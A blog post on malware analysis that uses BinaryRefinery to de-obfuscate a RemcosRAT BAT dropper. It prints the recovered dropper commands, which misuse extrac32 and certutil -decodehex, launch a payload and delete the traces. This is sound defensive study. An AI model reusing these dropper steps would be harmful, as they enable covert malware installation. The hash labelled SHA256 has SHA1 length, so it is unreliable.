As part of my malware analysis learning journey, I came across this interesting analysis by @Cryptoware at https://www.youtube.com/watch?v=YPQuru6RISo&ab_channel=CryptoW%40re.

The analyst uses the regular expression based, find-and-replace feature of SublimeText, to de-obfuscate a RemcosRat Malware Sample (Windows BAT file variant). The BAT file has 2 components – a part obfuscated in Arabic text and another base 64 component. For details, please look at the video linked above.
Recently, I came across this exciting malware triage tool named BinaryRefinery – a Python based malware triage tool (think command-line competitor to CyberChef) , capable of all kinds of powerful transformations of binary data such as compression and encryption etc. To aid my learning of this tool. I decided to throw it at the above RecmosRat sample to see if it could automate or simplify the initial triage process.
THE SAMPLE
If you wish to follow along using your malware analysis sandbox, you may download the sample from here.
SHA256: 946845c94b61847bf8cefeff153eaa4f9095f55f
INSTALLING BINARY REFINERY
You need Python 3.8 or later installed. Install refinery like this:
# Create a Python environment
python -m venv C:\myenv

# Activate the environment
C:\myenv>Scripts\activate

# Basic Install of Binary Refinery (minimal packages)
(myenv) C:\penv pip install -U binary-refinery
The above instructions creates a usable basic installation. When you need more functionality, you may enhance the install, using these install instructions.
BINARYREFINERY UNITS
Core to the usage of BinaryRefinery are processing units that can be chained together to achieve a binary processing pipeline. Each unit performs 1 task only and passes its output to the next unit in the pipeline, much like UNIX pipes.
Example 1: Base64 Encoding and Decoding
# base64 encode the string "Encode Me"
(myenv) emit "Encode Me" | b64 -R
RW5jb2RlIE1l

# base64 encode and then decode
(myenv) emit "Encode Me" | b64 -R | b64
Encode Me
Example 2: XOR, Reverse XOR
# XOR the string "XOR Me" with the key 10
(myenv)>emit "XOR Me" | xor 10
REX*Go

# Apply XOR twice in succession to retrieve the original
(myenv)>emit "XOR Me" | xor 10 | xor 10
XOR Me
Example 3: Regular Expression based Text Substitution
(myenv)>emit "o$b$f$u$s$c$a$t$e$d" | resub "\$" ""
obfuscated
You get the idea. Chaining together different units can result in powerful transformations of the binary inputs and can be used for several important malware analysis tasks.
REMCOSRAT ANALYSIS
Opening the BAT file shows us 2 sections. The first part seems to represent some command(s) obfuscated with a bunch of Arabic text. We’ll start with this part.

Upon closer examination, we notice patterns of text enclosed between % symbols. e.g. @%يهسصقخ%. We notice this pattern repeating throughout the part of the text that has Arabic text. This suggests the use of a regular expression pattern to detect and change the text that matches the expression. The video (linked above) uses SublimeText to achieve this. We will use BinaryRefinery – specifically the resub unit.
Let’s use the following pipeline to see what we get:
(myenv)> emit recmosrat-chinese.bat | resub "%.*?%" ""

F:\mware-samples\>emit recmosrat-chinese.bat | resub "%.*?%" ""
COMCOM@echo off
@echo off
C:\\Windows\\System32\\extrac32.exe /C /Y C:\\Windows\\System32\\cmd.exe C:\\Users\\Public\\alpha.exe >nul 2>nul &
C:\\Users\\Public\\alpha /c extrac32.exe /C /Y C:\\Windows\\System32\\certutil.exe C:\\Users\\Public\\kn.exe >nul 2>nul &

C:\\Users\\Public\\alpha /c  C:\\Users\\Public\\kn  -decodehex -F "ل ن ذ خسبأ ش قوهلدكأاهً ول مل  عأدقهك ا السألليقخ يقنشعكأ  تاأ،عل هبامار اوس وعلهلرل“وا لعر، هال ل ل ااسا نعنع.تكأكقأا...
We notice the first few lines being de-obfuscated and the last line does not get completed de-obfuscated. I was not sure why this was the case
I decided to process it line-by-line inside a Python script. The entire obfuscated code reveals itself in its full glory.
from refinery.shell import emit, resub, carve, b64

output = []
with open('recmosrat-chinese.bat', 'r', encoding='utf-8') as f:
    for line in f:
        result = emit(line) | resub(r'%.*?%', '') | str
        output.append(result)

for line in output:
    print (line)

OUTPUT
-------
(myenv)>python process.py

COMCOM@echo off

@echo off

C:\\Windows\\System32\\extrac32.exe /C /Y C:\\Windows\\System32\\cmd.exe C:\\Users\\Public\\alpha.exe >nul 2>nul &

C:\\Users\\Public\\alpha /c extrac32.exe /C /Y C:\\Windows\\System32\\certutil.exe C:\\Users\\Public\\kn.exe >nul 2>nul &
C:\\Users\\Public\\alpha /c  C:\\Users\\Public\\kn  -decodehex -F "%~f0"  "C:\\Users\\Public\\Yano.txt" 9   >nul 2>nul &

C:\\Users\\Public\\alpha /c  C:\\Users\\Public\\kn  -decodehex -F "C:\\Users\\Public\\Yano.txt"  "C:\\Users\\Public\\Libraries\\Yano.com" 12  >nul 2>nul &

start C:\Users\Public\Libraries\Yano.com &
C:\\Users\\Public\\alpha /c  del "C:\Users\Public\Yano.txt" / A / F / Q / S >nul 2>nul &

C:\\Users\\Public\\alpha /c  del "C:\Users\Public\kn.exe" / A / F / Q / S >nul 2>nul &

del "C:\Users\Public\alpha.exe" / A / F / Q / S >nul 2>nul &
We can clearly see some malicious activity happening in this de-obfuscated code. However as this article is mainly about using BinaryRefinery for deobfuscation, we will not spend time on figuring out what this code does.
Let’s move on to the 2nd part of the BAT file – a giant block of what seems to be Base64 encoded text.

I cleaned up the Base64 file by removing the headers and concatenating all the lines into 1 giant string ending with =. The output is saved in clean-base64.txt.
with open('recmosrat-base64.bat', 'r') as f:
    lines = f.readlines()
    mystr = ''.join([line.strip() for line in lines])

with open("clean-b64.txt", "a") as f:
    f.write(mystr)
We have appropriate units available in BinaryRefinery to carve out and process Base64 text. I wrote a simple Python script that emits clean-b64.txt to carve which extracts the base64 text and passes it on to b64 to decode the text. The decoded content is finally written out to b64.bin.
from refinery.shell import emit, carve, b64

# works
print ("Writing b64 data...")
result = emit('clean-b64.txt') | carve('b64') | b64 | str
with open('b64.bin', 'w', encoding='utf-8') as f:
    f.write(result )
`Let’s take a look at the contents of b64.bin

We clearly see the presence of 0x4D5A – the PE magic header, indicating that the Base 64 decoded file is a Windows Executable.
Opening the file in PeView also verifies that the file is a valid PE File. It does not show any remarkable structure. The typical PE sections are missing, so further analysis would be needed to find out what this file actually contains and how the malware uses it to do it’s work. However that would be a subject of another blog post.

CONCLUSION
BinaryRefinery is a powerful tool, that can assist the process of malware analysis and help automate several parts of the binary analysis process. This tool has rich capabilities and and is extendable by writing one’s own units. More research is needed to see to what extent it can enable that.
Thanks for reading !
REFERENCES
 Cyber Learnings
Leave a comment